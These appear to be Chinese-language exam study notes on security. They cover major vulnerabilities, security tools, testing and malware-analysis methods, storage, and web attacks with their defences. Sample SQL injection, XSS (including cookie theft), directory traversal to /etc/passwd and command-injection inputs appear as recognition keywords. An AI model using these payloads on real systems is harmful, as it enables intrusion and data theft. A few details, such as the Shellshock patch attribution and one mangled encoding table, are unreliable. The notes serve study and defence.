- Windows SMB 漏洞(MS17-010)
 - 簡介：MS17-010 是微軟在 2017 年發布的一個安全更新，針對的是 Windows 的 Server Message Block(SMB)協議中的多個漏洞。這些漏洞允許攻擊者遠程執行任意代碼。
 - 影響：這個漏洞起初被美國國家安全局(NSA)開發的永恆之藍(EternalBlue)利用，後來經過暗網駭客流出並成為了 WannaCry 勒索病毒和 NotPetya 攻擊的核心。這些攻擊造成了全球範圍內的重大影響，導致數十億美元的經濟損失。
 - 修補：微軟發布了 MS17-010 更新來修補這些漏洞，並強烈建議用戶及時更新系統。

- 心臟出血漏洞(Heartbleed)
 - 簡介：Heartbleed 是 2014 年發現的一個嚴重漏洞，影響了 OpenSSL 加密庫中的心跳擴展。攻擊者可以利用這個漏洞從受影響的系統中讀取隨機內存內容，包括敏感資訊如密碼和私鑰。
 - 影響：由於 OpenSSL 廣泛使用於網路通訊加密，這個漏洞影響了數百萬台伺服器和設備，嘗試取得未加密的記憶體訊息使得大量的敏感資訊暴露，當發生此漏洞時，攻擊者一次可從記憶體中讀取 64K 資料。
 - 修補：OpenSSL 開發團隊迅速發布了修補版本，並強烈建議所有受影響的系統立即更新。此外，受影響的伺服器和設備還需要更新密鑰和證書以確保安全。
- Mirai 惡意軟體
 - 簡介：Mirai 是 2016 年發現的一個惡意軟體，專門針對物聯網設備(如路由器、攝像頭等)進行攻擊。它會掃描網路，尋找使用預設憑證的設備，並將其轉化為僵屍網路(Botnet)，用於發動分佈式拒絕服務(DDoS)攻擊。
 - 影響：Mirai 曾用於多次大規模的 DDoS 攻擊，最著名的是對 DNS 提供商 Dyn 的攻擊，導致許多主要網站(如 Twitter、Netflix、Reddit 等)無法訪問。
 - 修補：防止 Mirai 攻擊的主要方法包括更改物聯網設備的預設憑證、及時更新設備固件以及採用網路分段和入侵防禦系統來增強網路安全性。
- Spectre 和 Meltdown 漏洞
 - 簡介：這兩個漏洞是在 2018 年發現的，影響現代處理器中的預測執行機制。Spectre 影響多數處理器，包括 Intel、AMD 和 ARM；Meltdown 主要影響 Intel 處理器。
 - 影響：攻擊者可以利用這些漏洞從系統內存中提取敏感資訊，可能包括密碼和加密密鑰。由於這些漏洞存在於硬體層面，影響範圍極為廣泛。

- 修補：這些漏洞的修補涉及軟體更新和硬體韌體更新。操作系統廠商和硬體製造商都發布了修補程式來減輕影響，但部分修補可能會影響系統性能。
- Log4Shell 漏洞 (CVE-2021-44228、CVE-2021-45046、CVE-2021-45105)
 - 簡介：Log4Shell 是 2021 年發現的一個影響 Apache Log4j 日誌庫的漏洞。攻擊者可以利用這個漏洞在受影響系統上遠程執行任意代碼。
 - 影響：由於 Log4j 2 在眾多 Java 應用中廣泛使用，這個漏洞影響了許多網路服務和應用程式，使得系統面臨重大安全風險。
 - 修補：Apache Software Foundation 發布了 Log4j 的更新版本來修補這個漏洞。用戶應該立即更新受影響的應用和系統。
- Dirty COW 漏洞 (CVE-2016-5195)
 - 簡介：Dirty COW("Copy-On-Write")是 2016 年發現的一個 Linux 內核漏洞。該漏洞源於內核在處理寫入時複製(Copy-On-Write)機制上的一個競態條件，使得非特權用戶可以獲得寫入只讀內存映射的權限，從而提升自身權限。
 - 影響：這個漏洞存在於 Linux 內核的很長一段時間(至少 9 年)，幾乎影響所有 Linux 發行版。攻擊者可以利用這個漏洞提升自身權限，進而完全控制受影響的系統。
 - 修補：Linux 內核開發團隊迅速發布了修補程式，修正了內核中的競態條件問題。用戶應該立即更新內核版本，以防止潛在的攻擊。
- ProxyLogon 漏洞(CVE-2021-26855、CVE-2021-26857、CVE-2021-26858 和 CVE-2021-27065)
 - 簡介：ProxyLogon 是 2021 年發現的一組影響 Microsoft Exchange Server 的漏洞。這些漏洞允許攻擊者未經身份驗證即可在目標 Exchange 伺服器上執行任意代碼。

- 影響：攻擊者可以利用這些漏洞來獲取系統訪問權限，進而讀取郵件、安裝後門程序，甚至完全控制受影響的 Exchange 伺服器。這些漏洞影響了大量使用 Exchange 的企業和組織，導致數據洩露和系統被攻擊的風險大幅增加。
 - 修補：微軟發布了安全更新來修補這些漏洞，並強烈建議所有使用 Exchange Server 的用戶立即安裝這些更新。此外，微軟還提供了檢測和緩解措施，幫助用戶識別和防範潛在的攻擊。
- Shellshock 漏洞 (CVE-2014-6271)
 - 簡介：Shellshock，是 2014 年發現的一個影響 Bash(Bourne Again Shell)的嚴重漏洞。該漏洞允許攻擊者利用 Bash 在處理環境變數時的缺陷，執行未經授權的任意命令。
 - 影響：這個漏洞影響了大量使用 Bash 作為默認 shell 的 Unix 系統，包括 Linux 和 macOS。許多網路伺服器和嵌入式設備都受到了影響，因為 Bash 在許多系統中被廣泛使用，包括 Web 服務、網路服務器和物聯網設備。
 - 修補：在漏洞被披露後，Linux 內核和其他受影響的系統迅速發布了修補程式來修正這個漏洞。系統管理員應立即更新 Bash 到修補版本，並檢查系統是否存在其他相關漏洞。

2.12 軟體測試分類

- 單元測試(Unit Testing)：主要測試單一單元是否運作正常。目的是確保單個單元符合預期的設計。應由開發人員進行，因為他們最熟悉程式碼的設計和實現。
- 整合測試(Integration Testing)：是對軟體的各個單元進行組合測試，以確保它們能夠正常地相互協作。

- 系統測試(System Testing)：主要測試整個軟體系統是否符合功能需求和非功能需求，包括性能測試、壓力測試、安全測試、兼容性測試等。複雜度較單元測試高。可以由開發人員或軟體品保工程師進行，但軟體品保工程師通常具備更全面的測試經驗和知識。
- 驗收測試(Acceptance Testing)：驗收測試是軟體開發過程的最後一個階段，它是由用戶或用戶代表進行的測試，以驗證軟體是否滿足實際應用需求和規格說明書的要求，例如功能測試就是規格說明書上的每一項功能需求測試。驗收測試的目標是確保軟體能夠在實際環境中正常運行。
- 白箱測試(White-box Testing)：一種測試方法，它在測試時會考慮軟體的內部結構或運作。白盒測試的目標是確保軟體的內部結構的正確性和符合設計要求，更容易發現邏輯性缺失。例如：代碼審查(Code Review)和源碼掃描。
- 黑箱測試(Black-box Testing)：一種測試方法，它在測試時不考慮軟體的內部結構或運作。黑盒測試的目標是驗證軟體是否符合需求規格說明書中的規定，例如：弱點掃描和滲透測試。

白箱測試：



可以看到內部邏輯，測試基於程式碼結構和實現細節

黑箱測試：



不關心內部實現，只關注輸入和輸出的正確性

2.13 惡意程式分析

- 靜態分析 (Static Analysis)
 - 靜態分析是在不執行程式碼的情況下，透過檢查程式碼結構、配置檔案和資料結構來識別潛在的錯誤、漏洞或不符合編碼標準的程式碼。
 - 優點：
 - ◆ 早期發現問題： 在軟體開發早期階段進行，有助於及早發現和修復問題，降低後續修改的成本。
 - ◆ 快速且全面： 可以快速掃描整個程式碼庫，提供全面的分析結果。
 - 缺點：
 - ◆ 無法模擬實際執行： 無法模擬程式在真實環境中的執行情況，可能漏掉一些動態產生的問題。
 - ◆ 誤判率較高： 可能會產生誤報，需要人工進一步確認。
- 動態分析 (Dynamic Analysis)
 - 動態分析是在實際執行程式的過程中，監測和分析程式的行為，以識別潛在的錯誤、漏洞或異常行為。
 - 優點：
 - ◆ 真實環境模擬： 可以模擬程式在真實環境中的執行情況，更準確地發現問題。
 - ◆ 發現運行時問題： 可以發現靜態分析無法檢測到的運行時錯誤，如記憶體洩漏、競爭條件等。
 - 缺點：
 - ◆ 覆蓋率有限： 無法保證覆蓋所有可能的執行路徑，可能漏掉一些邊緣情況。
 - ◆ 耗時且資源密集： 需要執行程式，可能耗費較多時間和計算資源。
- 沙盒分析 (Sandbox Analysis)

- 沙盒分析是一種特殊的動態分析技術，將程式在隔離的虛擬環境(沙盒)中執行，以安全地觀察其行為，而不會對主機系統造成危害。
- 優點：
 - ◆ 安全隔離：惡意程式在沙盒中執行，不會影響主機系統的安全。
 - ◆ 行為監控：可以詳細記錄程式的行為，如網路活動、檔案操作、系統呼叫等。
- 缺點：
 - ◆ 可能被繞過：高級的惡意程式可能會檢測到沙盒環境並改變行為，導致分析結果不準確。
 - ◆ 資源消耗：需要額外的資源來建立和維護沙盒環境。

2.14 常見工具

- 源碼掃描工具
 - FortifySCA：採用專利數據流分析技術，深入分析程式碼漏洞，廣泛支援語言和框架，提供詳細報告和修復建議，適合大型企業。
 - Checkmarx：結合靜態、動態、互動式分析，提供增量掃描，加快掃描速度，活躍的社群提供豐富資源，也提供開源的 CxSAST 工具，適合注重開發效率的團隊。
 - SonarQube：免費開源且支援多種程式語言，持續監控程式碼質量和安全性，可擴展性強，提供免費的社群版，適合預算有限的團隊。
- 弱點掃描工具：
 - Tenable (Nessus)：商業版弱點掃描器，功能強大，掃描範圍廣泛，準確度高。
 - OpenVAS：開源弱點掃描器，Nessus 的前身，適合預算有限的組織。
 - OSV-Scanner：Google 開發的開源漏洞掃描器，專注於發現開源軟體中的漏

洞。

- Rapid7 Nexpose：商業版弱點掃描和管理平台，提供全面的漏洞管理功能。
- Web 應用程式弱點掃描工具：
 - Burp Suite：手動和自動化 Web 應用程式安全測試工具，功能強大，廣受專業人士使用。
 - AppScan：IBM 開發的商業版 Web 應用程式安全掃描器，提供多種掃描模式。
 - OWASP ZAP：開源 Web 應用程式安全掃描器，適合初學者和小型組織。
 - Rapid7 InsightAppSec：商業版 Web 應用程式安全測試平台，提供動態和靜態分析。
- 安全資訊和事件管理 (SIEM) 系統
 - OSSIM (Open Source Security Information Management)：開源，整合多種安全工具，適合預算有限的組織。
 - ArcSight：企業級，強調威脅檢測和合規性管理，適合大型企業和需要高效安全管理的組織。
 - Splunk：商業化，強調大數據分析和靈活應用，適合需要高效資料處理的企業。
 - ELK Stack (Elasticsearch, Logstash, Kibana)：開源，強調數據收集、處理和可視化，適合喜歡使用開源工具的組織。
- 網路和系統分析工具：
 - Nmap：強大的網路掃描和主機發現工具，可用於資訊收集和漏洞探測。
 - Wireshark：功能豐富的封包分析工具，可用於網路流量分析和故障排除。
 - Scapy：是一個強大的互動式封包操縱工具和程式庫，用於網路封包的生成、解碼和分析。它由 Python 編寫，提供了靈活且直觀的 API，使得用戶能夠構建和操作網路封包。

- Masscan： 高速端口掃描工具，能夠快速掃描整個網際網路。
- Tcpreplay： 封包重放工具，可用於網路流量分析和測試。
- Hping： 類似 Ping 的工具，但功能更強大，支援多種協議和掃描模式。
- ngrep： 網路流量分析工具，類似 grep，但專門用於搜索網路封包。
- 滲透測試和漏洞利用工具
 - Metasploit： 開源滲透測試框架，提供大量漏洞利用模組，可用於漏洞驗證和攻擊模擬。
 - SQLmap： 專門用於 SQL 注入漏洞的自動化工具，可用於漏洞檢測和資料庫接管。
 - John the Ripper： 快速且靈活的密碼破解工具，支援多種破解模式和演算法。
 - Aircrack-ng： 專注於無線網路安全的工具套件，可用於無線網路評估和滲透測試。
 - Mimikatz： 針對 Windows 系統的憑證竊取工具，可用於提權和橫向移動。
- 特殊用途工具
 - Kali Linux： 基於 Debian 的 Linux 發行版，預裝了大量安全工具，適合滲透測試和安全研究。
 - Netcat (NC)： 功能強大的網路工具，可用於建立網路連接、傳輸資料、端口掃描等，常用來建立後門。
 - 中國菜刀 (China Chopper)： Webshell 管理工具，常被攻擊者用於遠程控制 Web 伺服器。

2.15 儲存設備差別

- 直接附加存儲(Direct Attached Storage, DAS)：DAS 這是將儲存設備直接連接至電腦或伺服器的方法，如內部或外部硬碟，通常透過 SATA、SCSI、SAS 等介面連

接。不支援遠端存取或多台電腦共享。

- 儲存區域網路(Storage Area Network, SAN)：SAN 通過光纖通道 (Fibre Channel, FC) 或 IP 網路(例如使用 iSCSI)提供伺服器與儲存設備間的高速連結。它支援區塊層級(Block Level)的存取，使伺服器可以將 SAN 上的存儲設備視為本地硬碟使用。SAN 適合於需要高性能和高可靠性的企業級應用，但成本相對較高。
- 網路附接儲存(Network Attached Storage, NAS)：NAS 通過標準的 IP 網路連接，提供檔案層級(File Level)的存取。它允許多台電腦共享相同的存儲空間，適合檔案共享和資料備份。NAS 裝置簡單易用，成本低於 SAN，支援多種檔案共享協議如 SMB/CIFS(適用於 Windows 環境)和 NFS(適用於 UNIX/Linux 環境)。

	直接附加存儲 (DAS)	儲存區域網路 (SAN)	網路附接儲存 (NAS)
連接方式	直接連接到電腦或伺服器	通過專用網路連接	通過標準 IP 網路連接
連接介面	SATA, SCSI, SAS 等	光纖通道 (FC) 或 iSCSI	乙太網路 (Ethernet)
存取層級	區塊層級	區塊層級	檔案層級
共享能力	不支援遠端存取或多方電腦共享	支援多台伺服器共享	支援多台電腦共享
適用場景	單一伺服器或工作站	高性能、高可靠的企業級應用	檔案共享和資料備份
成本	低	高	中等
擴展性	有限	高	中等
管理複雜度	低	高	中等
效能	高(本地存取)	非常高	中等(受網路影響)
協議	設備原生協議	SCSI over FC 或 iSCSI	SMB/CIFS (Windows), NFS (UNIX/Linux)

2.16 常見攻擊方式和預防考題


- SQL Injection 攻擊：

- 關鍵字：‘ OR ’1‘=’1‘; %27+OR+%271%27%3D%271%27+ (URL 編碼型式)
- 當看到題目中涉及到直接將用戶輸入拼接到 SQL 查詢語句中時，應該考慮 SQL 注入攻擊的可能性。
- 防禦方法：
 - ◆ 對查詢字串進行字串過濾：僅對字串進行過濾，使用黑名單很難窮舉，有幫助但不建議使用。
 - ◆ 參數化查詢：使用參數化查詢可以將使用者輸入的資料與 SQL 查詢分開。這樣，即使使用者輸入了惡意 SQL 查詢，也無法影響到資料庫
 - ◆ Prepare Statement、Stored Procedures：使用 SQL 內建的參數化查詢可以將使用者輸入的資料與 SQL 查詢分開。這樣，即使使用者輸入了惡意 SQL 查詢，也無法影響到資料庫。
 - ◆ 參數化查詢和 Stored Procedures 最大的差別是一個在程式端過濾，一個在 SQL 端過濾。
- Cross-site Scripting (XSS - 跨站腳本攻擊)：
 - 關鍵字：`<script>alert('abc');</script>`, `<OMG SRC=javascript:alert('lol')>, %3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E`(URL 編碼型式)
 - 題目中如果提到在網頁上插入未經驗證或淨化的用戶輸入，可能指向 XSS 攻擊，常為使用 JavaScript。
 - 防禦方法：
 - ◆ 以白名單過濾輸入參數：這是一種更積極和更安全的方法，只允許預先定義的安全輸入通過。通過定義一個明確的列表，指定哪些類型的輸入是可接受的，這樣可以有效地防止未經授權或惡意的輸入造成的安全問題，包括 XSS 攻擊。
 - ◆ HTMLEncode 是可以解決 XSS 的一種方法。

- Directory Traversal (目錄遊走) 或路徑操縱(Path Manipulation)：
 - 關鍵字：`../../../../`, `./etc/passwd`, `..%2F..%2F.` (URL 編碼型式)
 - 當題目描述涉及到通過修改 URL 或文件路徑來訪問不應該被訪問的文件或目錄時，即指目錄遊走攻擊。
 - 防禦方法：
 - ◆ 可以使用白名單路徑跟黑名單危險字串過濾。
- Cmd Injection(命令注入)：
 - 關鍵字：`&`, `;`, `|`, `&&`, `||`, `$(command)`, ``command`` (Linux 常用 sh, Window 常用 cmd)
 - 當應用程序將用戶輸入直接用於系統命令的構造時，而沒有適當的檢查或淨化，就可能發生命令注入。攻擊者可以利用這種漏洞執行任意命令，從而潛在地接管系統或獲取敏感資訊。
- 跨站請求偽造(Cross-Site Request Forgery, CSRF 或 XSRF)：
 - 防禦方法：
 - ◆ 使用圖形驗證碼(CAPTCHA)
 - ◆ 圖形驗證碼可以幫助區分人類和機器。在進行敏感操作之前，可以要求受害者輸入圖形驗證碼。如果受害者無法正確輸入圖形驗證碼，則可以阻止 CSRF 攻擊。
 - ◆ 檢查請求(Request)的來源位址(驗證 HTTP Referer)
 - ◆ 在 Server Site 產生 token，存在 Server 的 session 中

攻擊類型	關鍵字/特徵	URL 編碼示例	識別要點
SQL Injection	<code>' OR '1'='1'</code>	<code>%27+OR+%271%27%</code> <code>3D%271%27+</code>	用戶輸入直接拼接到 SQL 查詢中
Cross-site Scripting (XSS)	<code><script>alert('ab c');</script></code>	<code>%3Cscript%3Ealert%27abc%27%29%3B%3C%2Fscript%3E</code>	未經驗證的用戶輸入被插入網頁
Directory Traversal	<code>../../../../etc/passwd</code>	<code>..%2F..%2Fd</code>	通過修改 URL 或文件路徑訪問受限文件

Command Injection	&, ;, , &&, , \$(command), 'command'	%26, %3B, %7C %23, %2A %24, %2B %26, %2C %, %2F %, %3A	用戶輸入直接用於構造 系統命令
-------------------	---	---	--------------------




(URL 編碼)

攻擊類型	防禦方法
SQL Injection	<ul style="list-style-type: none"> 對查詢字串進行字串過濾：雖然過濾字串有一定幫助，但僅依賴黑名單並不能完全防範 SQL 注入攻擊，因此不建議單獨使用。 使用安全的 API：使用框架提供的安全 API 進行資料庫操作，這些 API 通常內建防禦 SQL 注入的機制。 使用參數化查詢(Parameterized Query)：參數化查詢將使用者輸入的資料與 SQL 查詢分離，防止惡意 SQL 查詢影響資料庫。 預編譯語句(Prepare Statement)和預存程序(Stored Procedures)：這些方法使用內建的參數化查詢功能，進一步提高安全性。 參數化查詢在程式端進行過濾，而預編譯語句和預存程序則在資料庫端進行過濾。
Cross-Site Scripting (XSS)	<ul style="list-style-type: none"> 白名單過濾輸入參數：這種方法更為積極，只允許預先定義的安全輸入通過，能有效防止 XSS 攻擊。 HTML 編碼 (HTMLEncode)：對輸入內容進行 HTML 編碼，可以防止 XSS 攻擊。 HTML 編碼是最基本且必要的防禦措施，但白名單過濾能提供更全面的保護
跨站請求偽造 (Cross-Site	<ul style="list-style-type: none"> 使用驗證碼 (CAPTCHA)：在進行敏感操作前，要求用戶輸入驗證碼，以區分人類與機器，從而阻止 CSRF 攻擊。

Request Forgery, CSRF 或 XSRF)	<ul style="list-style-type: none"> ● 檢查請求來源位址：通過驗證 HTTP Referer 來檢查請求的來源，確保請求來自合法來源。 ● 生成並檢查 token：在伺服器端生成 token 並存儲於 session 中，請求時檢查 token 的有效性，以防止 CSRF 攻擊。 ● 檢查請求來源位址其實並不能完全防止 CSRF 攻擊，因為 Referer header 可以被偽造。只是輔助措施，不能單獨依賴。
目錄遍歷 (Directory Traversal)或路徑操縱(Path Manipulation)	<ul style="list-style-type: none"> ● 使用白名單路徑：只允許訪問預先定義的安全路徑，這樣可以有效防止未經授權的路徑訪問。 ● 過濾黑名單危險字串：過濾常見的危險字串(例如 ..、/、\ 等)，以防止攻擊者利用這些字串進行目錄遍歷攻擊。
SYN 洪水攻擊 (SYN Flood)	<ul style="list-style-type: none"> ● 增加 Backlog Queue 的數量 ● 重置最舊的 Half-Open TCP 連線 ● 使用 SYN Cookie
XML 外部實體注入攻擊(XML External Entity Injection Attack, XXE)	<ul style="list-style-type: none"> ● 禁止文件類型定義(Document Type Define, DTD)引用外部實體
緩衝區溢位(Buffer Overflow)	<ul style="list-style-type: none"> ● 記憶體防護(Data Execution Prevention, DEP)是一種防護技術，可以有效防止緩衝區溢位攻擊。
遠端執行安全漏洞(Remote Code Execution, RCE)	<ul style="list-style-type: none"> ● RCE 漏洞通常需要透過程式修補或其他應用層面的安全措施來解決。
社交工程(Social Engineering)	<ul style="list-style-type: none"> ● 加強員工郵件安全的教育訓練。 ● 定期進行社交攻防演練。
分散式阻斷攻擊(Distributed Denial-of-Service attack, DDoS)	<ul style="list-style-type: none"> ● 透過 WAF 或 ISP 和 CDN 雲端流量清洗服務。

2.17 古典密碼學(凱薩加密)

凱撒加密(字母位移)



明文(Plaintext)：加密前的原始資料。

密文(Ciphertext)：加密之後的資料。


加密(Encryption)：使用金鑰將明文(原始資料)轉換成密文。

解密(Decipher)：使用金鑰將密文(加密資料)還原成明文。

(資料來源：高點補習班金乃傑老師資通安全上課筆記)


2.18 使用非對稱式公鑰和私鑰加密代表意義

收方公鑰加密(機密性)



說明：因為全世界只有Bob私鑰能解開，
因此可以達到機密性。


送方私鑰加密(不可否認性)



說明：因為全世界只有擁有Bob私鑰的人能加密，因此可以達到不可否認性。

(資料來源：高點補習班金乃傑老師資通安全上課筆記)

2.19 網路攻擊鏈(Cyber Kill Chain)



(資料來源：<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>)

- 網路攻擊鏈(Cyber Kill Chain)以 7 個環節，描述網路攻擊者採取的攻擊步驟。
- 偵查(Reconnaissance)：攻擊者收集目標對象的資料，如電子郵件信箱、社群平台的資料，以找到可以下手的弱點；或是透過工具，掃描目標對象的網站、系統，

得知使用的系統種類、版本。

- 武裝(Weaponization)：攻擊者使用現成的開源工具或是自行開發專屬的惡意程式。
- 遞送(Delivery)：攻擊者將攻擊武器送入目標的系統內，如透過釣魚信件裡的連結、夾帶木馬的盜版軟體、隨身碟。
- 漏洞利用(Exploitation)：確保遞送的惡意軟體，藉由目標對象的系統漏洞，得以順利開啟，並使攻擊者獲得控制權。
- 安裝(Installation)：攻擊者確保自身可以長期控制目標的系統內，以有足夠的時間進行後續環節。
- 發令與控制(Command & Control)：本環節取兩個單字的字首，又可簡稱為 C2。
